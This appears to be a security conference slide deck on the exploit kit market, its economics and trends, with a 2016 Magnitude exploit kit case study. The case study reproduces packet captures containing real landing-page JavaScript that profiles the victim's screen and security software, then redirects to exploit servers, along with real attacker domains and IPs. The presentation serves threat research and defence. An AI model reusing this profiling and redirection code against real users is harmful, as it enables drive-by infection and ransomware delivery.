



San Francisco | March 4–8 | Moscone Center



SESSION ID: SEM-M03F

Exploit Kits, Malware ROI and the Shift in Attack Vectors

Lior Ben-Porat

Senior Security Researcher
Microsoft
@lior_bp

Daniel Frank

Security Researcher
F5 Networks
@dani3lfraenk

Christopher Elisan

Director of Intelligence
Flashpoint
@tophs

#RSAC

@whoarewe?

Lior Ben-Porat

- Senior Security Researcher
-  Microsoft
- WDATP group



Daniel Frank

- Security Researcher
-  F5 Networks
- F5 research team



Christopher Elisan

- Director of Intelligence
-  Flashpoint
- Hunt team



Agenda

- The Exploit Kits market, trends and more
- Costs and potential revenues
- Shift in attack vectors
- Supply chain, miners and Ransomware
- Detection and mitigation

What is an exploit kit and how does it work?

What is an Exploit Kit?

- A toolkit used to exploit client side vulnerabilities of commonly used software and the browsers who run them
 - Flash
 - Java
 - Silverlight etc.
- Ability to deliver any malicious payload to victim's machine
 - Ransomware
 - Cryptocurrency miners
 - Banking Trojans etc.
- Control panel

How does it work?

Accessing the victim

Social engineering

Spam campaigns

Landing page

Profiling and redirection

Exploitation

Vulnerable software

Infection

Ransomware

Cryptocurrency miners

Banking Trojans

Post infection

C&C

Control of the new bot

Exploit kits market in recent years


EK History

- First one seen in 2006, sold for \$20 with tech-support
- SaaS
- ~10K\$ per month

EK History


Market share in 2015 by family

■ Angler ■ Nuclear ■ Magnitude ■ Others



Most affected countries in 2016

■ Japan ■ United States ■ Taiwan ■ South Korea ■ Others



2017

- RIG is the most popular EK
- No “classic” Sundown EK anymore - Now GreenFlash Sundown
- Magnitude EK - Still focuses on South Korea
- Shift from Ransomware to cryptocurrency miners

2018

- In overall less popular, and less development of new Exploit Kits
- RIG, Magnitude, and more sophisticated GreenFlash Sundown
- Grandsoft EK delivers Ursnif/Gozi banking Trojan
- Awakening from March 2018 due to new RCE vulnerabilities in VBScript and Flash

Use Case

- Magnitude Exploit Kit
- Payload: Cerber Ransomware
- A Case from 2016
 - Why?
 - No obfuscation
 - Profiling of the victim



Magnitude EK

Filter: http.request							Expression...	Clear	Apply	Save
No.	Time	Source	Destination	Protocol	Length	Info				
6	0.345795	10.7.25.104	185.143.240.105	HTTP	308	GET / HTTP/1.1				
18	0.858058	10.7.25.104	185.143.243.66	HTTP	396	GET /?8f09b4h8co60931=24&ee26bd932r07=1440&cf6o97wbnd8g05=900 HTTP/1.1				
31	3.097191	10.7.25.104	51.254.181.39	HTTP	408	GET / HTTP/1.1				
38	3.287715	10.7.25.104	51.254.181.39	HTTP	349	GET /c61b8a6ib0a80 HTTP/1.1				
47	3.455148	10.7.25.104	51.254.181.39	HTTP	380	GET /d06y32b74k HTTP/1.1				
67	3.769403	10.7.25.104	51.254.181.39	HTTP	427	GET /d9947c8e03e9dc40167c02718275b280?win%2021,0,0,213 HTTP/1.1				
98	3.963514	10.7.25.104	51.254.181.39	HTTP	273	GET /favicon.ico HTTP/1.1				
159	4.551414	10.7.25.104	51.254.181.39	HTTP	125	GET /f6f9f8ddacebf9fe8df090399a189d3 HTTP/1.1				
237	6.617199	10.7.25.104	51.254.181.39	HTTP	125	GET /273d808061d53bc2075bd0efa39784dc HTTP/1.1				
252	6.913042	10.7.25.104	51.254.181.39	HTTP	125	GET /273d808061d53bc2075bd0efa39784dc HTTP/1.1				
1642	10.406434	10.7.25.104	51.254.181.39	HTTP	149	GET /273d808061d53bc2075bd0efa39784dc HTTP/1.1				
2292	14.193721	10.7.25.104	54.88.175.149	HTTP	93	GET /json HTTP/1.1				
3848	80.550982	10.7.25.104	104.238.215.110	HTTP	348	GET /0123-4567-890A-BCDE-F012?auto HTTP/1.1				

Magnitude EK

Follow TCP Stream (tcp.stream eq 0)

Stream Content

```
GET / HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: foundationarct.org
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 25 Jul 2016 16:03:35 GMT
Server: Apache/2.2.15 (CentOS) DAV/2 mod_fastcgi/2.4.6
X-Powered-By: PHP/5.3.3
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html


f7
<html>
<body>
<script>
var ewshmiwt = window,
jmwcojeq = screen;
ewshmiwt.location='http://spoketext.vip/?8f09b4h8co60931=' + jmwcojeq.colorDepth +
'&ee26bd932r07=' + jmwcojeq.width + '&cf6o97wbnd8g05=' + jmwcojeq.height;
</script>
</body>
</html>
0
|
```

Entire conversation (721 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close

Magnitude EK



Follow TCP Stream (tcp.stream eq 1)

Stream Content

```
GET /?8f09b4h8co60931=24&ee26bd932r07=1440&cf6o97wbnd8g05=900 HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://foundationarcet.org/
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: spoketext.vip
Connection: Keep-Alive


HTTP/1.1 200 OK
Date: Mon, 25 Jul 2016 16:03:37 GMT
Server: Apache/2.2.15 (CentOS) DAV/2 mod_fastcgi/2.4.6
X-Powered-By: PHP/5.3.3
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html

22c
<html>
<body>
<script>
var neram = window,
oqznvz = true,
alonl = function() {oqznvz = false;},
bnfwvd = function(iautlke) {try {wibgttoy = new ActiveXObject(iautlke);alonl();} catch(eijzizvj)
{}},
jubopf = "Kaspersky.IevirtualKeyboardPlugin.JavascriptApi",
iaarvp = "Kaspersky.IevirtualKeyboardPluginSm.JavascriptApi",
mkrjhqr = [jubopf, iaarvp, jubopf + ".1", jubopf + ".4_>.1"];
for (var oanoj = 0; oanoj < mkrjhqr.length; ++oanoj) bnfwvd(mkrjhqr[oanoj]);
if(oqznvz) neram.location='http://fw7v77fxd8bbz5ej6e.dropsfry.gdn/';
</script>
</body>
</html>
0
```

Entire conversation (1119 bytes)

ASCII EBCDIC Hex Dump C Arrays Raw

Magnitude EK



Follow TCP Stream (tcp.stream eq 5)

Stream Content

```
GET /d9947c8e03e9dc40167c02718275b280?win%2021,0,0,213 HTTP/1.1
Accept: */*
Accept-Language: en-us
Referer: http://fw7v77fxd8bbz5ej6e.dropsfry.gdn/c61b8a61b0a80
x-flash-version: 21,0,0,213
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: fw7v77fxd8bbz5ej6e.dropsfry.gdn
Connection: Keep-Alive

